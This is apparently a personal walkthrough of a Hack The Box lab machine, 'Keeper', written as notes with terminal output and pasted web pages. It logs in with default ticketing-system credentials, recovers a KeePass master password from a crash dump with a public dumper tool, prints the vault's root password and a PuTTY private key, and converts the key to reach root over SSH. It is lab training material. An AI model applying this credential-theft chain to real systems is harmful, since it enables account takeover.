

Keeper

Wednesday, April 30, 2025 4:25 PM


nmap

```
(kali@kali)-[~/Desktop/htb/keeper]
$ nmap -A -T4 -p- 10.129.229.41 -oN nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-30 16:19 EDT
Nmap scan report for 10.129.229.41
Host is up (0.056s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
| 256 35:39:d4:39:40:4b:1f:61:86:dd:7c:37:bb:4b:98:9e (ECDSA)
|_ 256 1a:e9:72:be:8b:b1:05:d5:ef:fe:dd:80:d8:ef:c0:66 (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



[To raise an IT support ticket, please visit tickets.keeper.htb/rt/](https://tickets.keeper.htb/rt/)

```
(kali@kali)-[~/Desktop]
$ cat /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
10.129.249.48 soccer.htb soc-player.soccer.htb
10.129.229.41 tickets.keeper.htb/rt/
```



>>|<< Forgot admin password of RT

■ RT Users

you're unable to do that, you'll have to update the password at a database terminal or run a script at a shell terminal. Please confirm the username, and from there we can help more.



>>|<< JohnBP

1 Nov 2018

Example setup for 4.4.3 Update

<https://docs.bestpractical.com/rt/4.4.3/README.html> 177

7) Configure the web server, as described in [docs/web_deployment.pod](https://docs

NOTE: The default credentials for RT are:

User: ****root**** Pass: password

Not changing the root password from the default is a ****SECURITY**** risk!

...

Now we can login

The user is from Danish.

The screenshot shows the 'tickets.keeper.htb' Admin interface. The browser address bar shows the URL 'tickets.keeper.htb/rt/Admin/Users/Modify.html?id=27'. The page has a navigation bar with tabs: 'Users', 'Basics', 'Memberships', 'History', 'RT at a glance', 'Dashboards in menu', and 'User Summary'. The 'Basics' tab is selected. Under 'Access control', there are two checked checkboxes: 'Let this user access RT' and 'Let this user be granted rights (Privileged)'. Below these are three password input fields labeled 'root's current password:', 'New password:', and 'Retype Password:'. The 'Comments about this user' section shows a text area with the comment 'New user. Initial password set to welcome2023!'. A red box highlights the word 'welcome' in the comment, and a red arrow points to it from the right. On the right side, there are sections for 'Manage user data' (with buttons for 'User Data' and 'User Tickets'), 'Download User Information' (with a table showing user data), and 'Remove User Information' (with buttons for 'Anonymize User' and 'Replace User').

← → ↻ 🏠 ⚠ Not secure tickets.keeper.htb/rt/Ticket/Display.html?id=300000 ☆ 📁 📌 📧 👤 ⋮

📏 | Kali Linux 🛠 Kali Tools 📄 Kali Docs 🗣 Kali Forums 🕸 Kali NetHunter 📡 OffSec 🔥 Exploit-DB >>

Wed May 24 12:37:18 2023 **Display** History Basics People Dates Links Jumbo Reminders Actions ☆ 🔌

From: root@localhost
Date: Wed, 24 May 2023 12:37:17 +0200
Subject: Issue with KeePass Client on Windows
To: rt@keeper.htb

Lise,

Attached to this ticket is a crash dump of the keepass program. Do I need to update the version of the program first...?

Thanks!

Download (untitled)
with headers
text/html 156B

Wed May 24 12:37:18 2023	The RT System itself - Outgoing email recorded	Show
Wed May 24 12:37:18 2023	The RT System itself - Outgoing email recorded	Show
# Wed May 24 12:44:51 2023	Inorgaard (Lise Nørgaard) - Comments added	Reply Comment Forward

```
(kali㉿kali)-[~/Desktop/htb/keeper]
$ mkdir RT30000

(kali㉿kali)-[~/Desktop/htb/keeper]
$ cd RT30000

(kali㉿kali)-[~/Desktop/htb/keeper/RT30000]
$ unzip ../RT30000.zip
Archive: ../RT30000.zip
  inflating: KeePassDumpFull.dmp
  extracting: passcodes.kdbx

(kali㉿kali)-[~/Desktop/htb/keeper/RT30000]
$ ls -al
total 247472
drwxrwxr-x 2 kali kali    4096 May  1 13:53 .
drwxrwxr-x 5 kali kali    4096 May  1 13:53 ..
-rwxr-x--- 1 kali kali 253395188 May 24 2023 KeePassDumpFull.dmp
-rwxr-x--- 1 kali kali    3630 May 24 2023 passcodes.kdbx
```

We don't have this password

```
(kali㉿kali)-[~/Desktop/htb/keeper/RT30000]
$ ls
KeePassDumpFull.dmp  keepass-password-dumper  passcodes.kdbx

(kali㉿kali)-[~/Desktop/htb/keeper/RT30000]
$ kpcli

KeePass CLI (kpcli) v3.8.1 is ready for operation.
Type 'help' for a description of available commands.
Type 'help <command>' for details on individual commands.

kpcli:/> open passcodes.kdbx
Provide the master password: 
```

Google "extract keepass from dump github".

<https://github.com/vdohney/keepass-password-dumper>

Setup

1. Install **.NET** (most major operating systems supported).
2. Clone the repository: `git clone https://github.com/vdohney/keepass-password-dumper` or download it from GitHub
3. Enter the project directory in your terminal (Powershell on Windows) `cd keepass-password-dumper`
4. `dotnet run PATH_TO_DUMP`

The easiest way to test this on Windows is to create a process dump in the task manager by right-clicking the KeePass process and selecting "Create dump file".

You need to install dotnet version 7.

```
$ dotnet run ../KeePassDumpFull.dmp
/usr/share/dotnet/sdk/6.0.400/Sdks/Microsoft.NET.Sdk/targets/Microsoft.NET.TargetFrameworkInference.targets(144,5): error NETSDK1045: The current .NET SDK does not support targeting .NET 7.0. Either target .NET 6.0 or lower, or use a version of the .NET SDK that supports .NET 7.0. [/home/kali/Desktop/htb/keeper/RT30000/keepass-password-dumper/keepass_password_dumper.csproj]

The build Failed. Fix the build errors and run again.
```

<https://learn.microsoft.com/en-us/dotnet/core/install/linux-debian?tabs=dotnet9>

ter by title

CentOS Stream

Debian

Fedora

OpenSUSE

Red Hat Enterprise Linux

SLES

Installation script & binaries

Install with Snap

Runtime

SDK

Upgrade to a new .NET version

Remove outdated runtimes and SDKs

Manage .NET templates

macOS Notarization issues

Troubleshoot .NET Package mix ups on Linux

How to check .NET versions

Install localized IntelliSense

view

's new in .NET

amental coding components

ownload PDF

Debian 12

Installing with APT can be done with a few commands. Before you install .NET, run the following commands to add the Microsoft package signing key to your list of trusted keys and add the package repository.

Open a terminal and run the following commands:

Bash

Copy

```
wget https://packages.microsoft.com/config/debian/12/packages-microsoft-prod.deb -O packages-microsoft-prod.deb
sudo dpkg -i packages-microsoft-prod.deb
rm packages-microsoft-prod.deb
```

.NET 9

.NET 8

Install the SDK

The .NET SDK allows you to develop apps with .NET. If you install the .NET SDK, you don't need to install the corresponding runtime. To install the .NET SDK, run the following commands:

Bash

Copy

```
sudo apt-get update && \
sudo apt-get install -y dotnet-sdk-9.0
```

Additional resources

Training

Module

Create a new .NET project and work with package dependencies - Training

Create a .NET project and learn to add packages and manage package dependencies in your project. Use the .NET Core CLI and NuGet re

Documentation

Install .NET on Linux without using a package manager - .NET

Demonstrates how to install the .NET SDK and the .NET Runtime on Linux without a package manager. Use the install script or manually e

Install .NET SDK on Linux with Snap - .NET

Learn about how to install the .NET SDK snap package. Canonical maintains and supports related snap packages.

Install .NET on Ubuntu - .NET

Demonstrates the various ways to install .NET SDK and .NET Runtime on Ubuntu. .NET is installed through APT.

Show 3 more

```
(kali@kali) - [~/Desktop/htb/keeper/keepass-password-dumper]
$ wget https://packages.microsoft.com/config/debian/12/packages-microsoft-prod.deb -O packages-microsoft-prod.deb
$ sudo dpkg -i packages-microsoft-prod.deb
$ rm packages-microsoft-prod.deb
```

```
(kali@kali) - [~/Desktop/htb/keeper/keepass-password-dumper]
$ sudo apt-get update && \
$ sudo apt-get install -y dotnet-sdk-7.0
```

```
(kali@kali) - [~/Desktop/htb/keeper/keepass-password-dumper]
$ dotnet run ../KeepPassDumpFull.dmp
```

```
2: kali@kali: ~/Desktop/htb/keeper/keepass-password-dumper
Unknown characters are displayed as "•"
1.: •
2.: ø, İ, , , l, ^, -, ', ], $, A, I, :, =, _, c, M,
3.: d,
4.: g,
5.: r,
6.: ø,
7.: d,
8.: ,
9.: m,
10.: e,
11.: d,
12.: ,
13.: f,
14.: l,
15.: ø,
16.: d,
17.: e,
Combined: •{ø, İ, , , l, ^, -, ', ], $, A, I, :, =, _, c, M}dgrød med fløde
```

M}dgrød med fløde

Danish dish name : rødgrød med fløde (Since the user is from Danish)


Search: M)dgroed med fløde

Did you mean: **M)rdgrøed med fløde**

Valdemarsro
https://www.valdemarsro.dk › roe... · Translate this page

Rødgrød med fløde - Opskrift på dansk klassisk grød med ...


Rødgrød med fløde · 600 g bær, blandede efter sæson · 100 g rabarber, skåret i tern a 0,5 cm · 3 dl vand · 125 g sukker · 0,50 vaniljestang · 1,50 spsk kartoffelmel ...
30 min



Nordic Food & Living
https://nordicfoodliving.com › Nordic Dessert

Danish Red Berry Pudding (Rødgrød med fløde)

Jun 19, 2019 – This Danish dessert contains four **different red berries** which are cooked together with sugar and water into a thick berry pudding.
4.9 ★★★★★ (15) · 1 hr 15 min



Recipes

tickets.keeper.htb / Admin/Users/Modify.html?id=27

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter OffSec Exploit-DB

Identity Users Basics Memberships History RT at a glance Dashboards in menu User Su

Username: inorgaard (required)
Email: inorgaard@keeper.htb
Real Name: Lise Nergaard
Nickname: Lise
Unix login: inorgaard
Language: Danish
Timezone: System Default (Europe/Berlin)
Extra info: Helpdesk Agent from Korsbæk

Organization:
Address1:
Address2:
City:
State:
Zip:
Country:

Phone number
Home:

```

kpcli:/> ls
No groups loaded yet
kpcli:/> open passcodes.kdbx
Provide the master password: *****
kpcli:/> ls
=== Groups ===
passcodes/
kpcli:/> cd passcodes/
kpcli:/passcodes> ls
=== Groups ===
eMail/
General/
Homebanking/
Internet/
Network/
Recycle Bin/
Windows/
kpcli:/passcodes>

```

We got putty file. But pass is covered.

```

kpcli:/passcodes> cd Network/
kpcli:/passcodes/Network> ls
=== Entries ===
0. keeper.htb (Ticketing Server)
1. Ticketing System
kpcli:/passcodes/Network> show 0
Title: keeper.htb (Ticketing Server)
Uname: root
Pass: 
URL:
Notes: PuTTY-User-Key-File-3: ssh-rsa
Encryption: none
Comment: rsa-key-20230519
Public-Lines: 6
AAAAB3NzaC1yc2EAAAADAQABAAQCNVqse/hMswGBRQsPsC/EwyxJvc8WpuL/D
8riC2V30ZbfEF09z0PNUn4DisesKB4x1KtqH0l8vPtRRiEzsBbn+mCpBLHBQ+81T
EHTc3ChyRYxk899PKSSqKDXUTZeFJ4FBAXqIx0JdpLHIMvh7ZyJNAy34lFcFC+LM
Cj/c6tQa2IaFfqcVJ+2bnR6UrvVVRB4thmJca29JAq2p9BkdDGsiH8F8eanIBA1Tu
FVbUt2CenSUPDUaw7wIL56qC28w6q/qhm2LG0xXup6+L0jxGNNTA2zJ38P1FTfZQ
LxFVTWUKT8u8junnLk0kfnM4+bJ8g7MXLqbrtsgr5ywF6Ccs0Et
Private-Lines: 14

```

```
kpcli:/passcodes/Network> help show
show: Show an entry: show [-f] [-a] <entry path|entry number>
```

The show command tries to intelligently determine what you want to see and to make it easy to display. Show can take a path to an entry as its argument or an entry number as shown by the ls command.

When using entry numbers, they will refer to the last path when an ls was performed or pwd if ls has not yet been run.

By default, passwords are "hidden" by being displayed as "red on red" where they can be copied to the clip board but not seen. Provide the -f option to show passwords. Use the -a option to see create and modified times, and the index of the icon set for the entry.

```
kpcli:/passcodes/Network>
```

```
F4><3K0nd!
```

```
kpcli:/passcodes/Network> show -f 0
```

```
Title: keeper.htb (Ticketing Server)
Uname: root
Pass: F4><3K0nd!
URL:
Notes: PuTTY-User-Key-File-3: ssh-rsa
      Encryption: none
      Comment: rsa-key-20230519
      Public-Lines: 6
      AAAAB3NzaC1yc2EAAAADAQABAAQACnVqse/hMswGBRQsPsC/EwyxJvc8WpUL/D
      8riCZV30ZbfEF09z0PNUn4DisesKB4x1KtqH0l8vPtRRiEzsBbn+mCpBLHBQ+81T
      EHTc3ChyRYxk899PKSSqKDxUTZeFJ4FBAXqIxoJdpLHIMvh7ZyJNAy34lfcFC+LM
      Cj/c6tQa2IaFfcVJ+2bnR6UrUVRB4thmJca29JAq2p9BkdDGsiH8F8eanIBA1Tu
      FVbUt2CenSUPDUAw7wIL56qC28w6q/qhm2LG0xXup6+L0jxGNNTA2zJ38P1FTfZQ
      LxFVTWUKT8u8junnLk0kfnM4+bJ8g7MXLqbrtsgr5ywF6CcxS0Et
      Private-Lines: 14
      AAABACB0dgBvETt8/UFNdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/d0S2yjbN6j
      oDni1wZdo7hTpJ5ZjdmzwxVCCnIc45cb3hXK3IYHe07psTuGgyYCSZWSGn8ZCih
      kmyZTZOv9eq1D6P1uB6AXSKuwc03h97z0oyf6p+xcgYXwkp44/otK4ScF2hEputY
      f7n24kvL0WLBQThs1lKkcz3/Cz7BdCkn+LvF8iyA6VF0p14cFTM9Lsd7t/plLJzT
      VkcWu1DZuYnYOGQxHYW6WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5K01/TccbtGwivz
      UXjCcaViPpmSXB19UG8JLTpgORyhAAAAGQD2kfhSA+/ASrc04ZIVagCge1Qq8iws
      OXG8eoCMW8DhhbV6YKAfEvj3xeahXexlVwU0cDX07T10QSV2sUw7E71cvl/ExGz
      in6qyp3R4yAaV7PiMtLTgBkqs4AA3rcJZpJb01AZB8TBK91QIZGoswi3/uYrIZ1r
      SsGN1Fbk/meH9QAAAIeArbz8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NIV
      09ygQ7Aec+C24T0ykiwyPa0BlmMe+Nyaxss/gc7o9TnHNPFJ5iRyiXagT4E2WEEa
      xHhv1PDDsRE8tB9V8ox1kxBrxAvYIZgceHRFrwPrF823PeNWLC2BNwEid0G76VKA
```

We try to escalate root with that password but didn't work.

```
lnorgaard@keeper:~$ su -
Password:
su: Authentication failure
lnorgaard@keeper:~$
```

Remove 7 space and remove "Notes:"

```
3: kali@kali: ~/Desktop/htb/keeper
Notes: PuTTY-User-Key-File-3: ssh-rsa
      Encryption: none
      Comment: rsa-key-20230519
      Public-Lines: 6
      AAAAB3NzaC1yc2EAAAADAQABAAQACnVqse/hMswGBRQsPsC/EwyxJvc8WpUL/D
      8riCZV30ZbfEF09z0PNUn4DisesKB4x1KtqH0l8vPtRRiEzsBbn+mCpBLHBQ+81T
      EHTc3ChyRYxk899PKSSqKDxUTZeFJ4FBAXqIxoJdpLHIMvh7ZyJNAy34lfcFC+LM
      Cj/c6tQa2IaFfcVJ+2bnR6UrUVRB4thmJca29JAq2p9BkdDGsiH8F8eanIBA1Tu
      FVbUt2CenSUPDUAw7wIL56qC28w6q/qhm2LG0xXup6+L0jxGNNTA2zJ38P1FTfZQ
      LxFVTWUKT8u8junnLk0kfnM4+bJ8g7MXLqbrtsgr5ywF6CcxS0Et
      Private-Lines: 14
      AAABACB0dgBvETt8/UFNdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/d0S2yjbN6j
      oDni1wZdo7hTpJ5ZjdmzwxVCCnIc45cb3hXK3IYHe07psTuGgyYCSZWSGn8ZCih
      kmyZTZOv9eq1D6P1uB6AXSKuwc03h97z0oyf6p+xcgYXwkp44/otK4ScF2hEputY
      f7n24kvL0WLBQThs1lKkcz3/Cz7BdCkn+LvF8iyA6VF0p14cFTM9Lsd7t/plLJzT
      VkcWu1DZuYnYOGQxHYW6WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5K01/TccbtGwivz
      UXjCcaViPpmSXB19UG8JLTpgORyhAAAAGQD2kfhSA+/ASrc04ZIVagCge1Qq8iws
      OXG8eoCMW8DhhbV6YKAfEvj3xeahXexlVwU0cDX07T10QSV2sUw7E71cvl/ExGz
      in6qyp3R4yAaV7PiMtLTgBkqs4AA3rcJZpJb01AZB8TBK91QIZGoswi3/uYrIZ1r
      SsGN1Fbk/meH9QAAAIeArbz8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NIV
      09ygQ7Aec+C24T0ykiwyPa0BlmMe+Nyaxss/gc7o9TnHNPFJ5iRyiXagT4E2WEEa
      xHhv1PDDsRE8tB9V8ox1kxBrxAvYIZgceHRFrwPrF823PeNWLC2BNwEid0G76VKA

:~$
```

```
PuTTY-User-Key-File-3: ssh-rsa
Encryption: none
Comment: rsa-key-20230519
Public-Lines: 6
AAAAB3NzaC1yc2EAAAADAQABAAQACnVqse/hMswGBRQsPsC/EwyxJvc8WpUL/D
8riCZV30ZbfEF09z0PNUn4DisesKB4x1KtqH0l8vPtRRiEzsBbn+mCpBLHBQ+81T
EHTc3ChyRYxk899PKSSqKDxUTZeFJ4FBAXqIxoJdpLHIMvh7ZyJNAy34lfcFC+LM
Cj/c6tQa2IaFfcVJ+2bnR6UrUVRB4thmJca29JAq2p9BkdDGsiH8F8eanIBA1Tu
FVbUt2CenSUPDUAw7wIL56qC28w6q/qhm2LG0xXup6+L0jxGNNTA2zJ38P1FTfZQ
LxFVTWUKT8u8junnLk0kfnM4+bJ8g7MXLqbrtsgr5ywF6CcxS0Et
Private-Lines: 14
AAABACB0dgBvETt8/UFNdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/d0S2yjbN6j
oDni1wZdo7hTpJ5ZjdmzwxVCCnIc45cb3hXK3IYHe07psTuGgyYCSZWSGn8ZCih
kmyZTZOv9eq1D6P1uB6AXSKuwc03h97z0oyf6p+xcgYXwkp44/otK4ScF2hEputY
f7n24kvL0WLBQThs1lKkcz3/Cz7BdCkn+LvF8iyA6VF0p14cFTM9Lsd7t/plLJzT
VkcWu1DZuYnYOGQxHYW6WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5K01/TccbtGwivz
UXjCcaViPpmSXB19UG8JLTpgORyhAAAAGQD2kfhSA+/ASrc04ZIVagCge1Qq8iws
OXG8eoCMW8DhhbV6YKAfEvj3xeahXexlVwU0cDX07T10QSV2sUw7E71cvl/ExGz
in6qyp3R4yAaV7PiMtLTgBkqs4AA3rcJZpJb01AZB8TBK91QIZGoswi3/uYrIZ1r
SsGN1Fbk/meH9QAAAIeArbz8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NIV
09ygQ7Aec+C24T0ykiwyPa0BlmMe+Nyaxss/gc7o9TnHNPFJ5iRyiXagT4E2WEEa
xHhv1PDDsRE8tB9V8ox1kxBrxAvYIZgceHRFrwPrF823PeNWLC2BNwEid0G76VKA
```

Google "convert putty key to openssh".

StackExchange

Search on Super User...

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TEAMS

Ask questions, find answers and collaborate at work with Stack Overflow for Teams.

Try Teams for free

Explore Teams

• Gentoo: `emerge putty`

• Archlinux: `sudo pacman -S putty`

• etc.

• **OS X:** Install [Homebrew](#), then run `brew install putty`

Place your keys in some directory, e.g. your home folder. Now convert the PPK keys to SSH keypairs:cache search

To generate the **private** key:

```
cd ~  
puttygen id_dsa.ppk -o private-openssh -o id_dsa
```

and to generate the **public** key:

```
puttygen id_dsa.ppk -o public-openssh -o id_dsa.pub
```

Move these keys to `~/.ssh` and make sure the permissions are set to private for your private key:

```
mkdir -p ~/.ssh  
mv -i ~/id_dsa* ~/.ssh  
chmod 600 ~/.ssh/id_dsa  
chmod 666 ~/.ssh/id_dsa.pub
```

```
(kali㉿kali)-[~/Desktop/htb/keeper]  
$ puttygen root.ppk -o private-openssh -o id_dsa  
(kali㉿kali)-[~/Desktop/htb/keeper]  
$ ls  
dirsearch  KeePassDumpFull.dmp  nmap  reports  root.ppk  RT30000.zip  
id_dsa     keepass-password-dumper  passcodes.kdbx  results  RT30000
```

We are root now.

```
(kali㉿kali)-[~/Desktop/htb/keeper]  
$ ssh -i id_dsa root@10.129.229.41  
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:       https://ubuntu.com/advantage  
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings  
  
You have new mail.  
Last login: Tue Aug 8 19:00:06 2023 from 10.10.14.41  
root@keeper:~# id  
uid=0(root) gid=0(root) groups=0(root)  
root@keeper:~# cat root.txt  
75bef5ced503e9f13ab04cad565bd2d1  
root@keeper:~#
```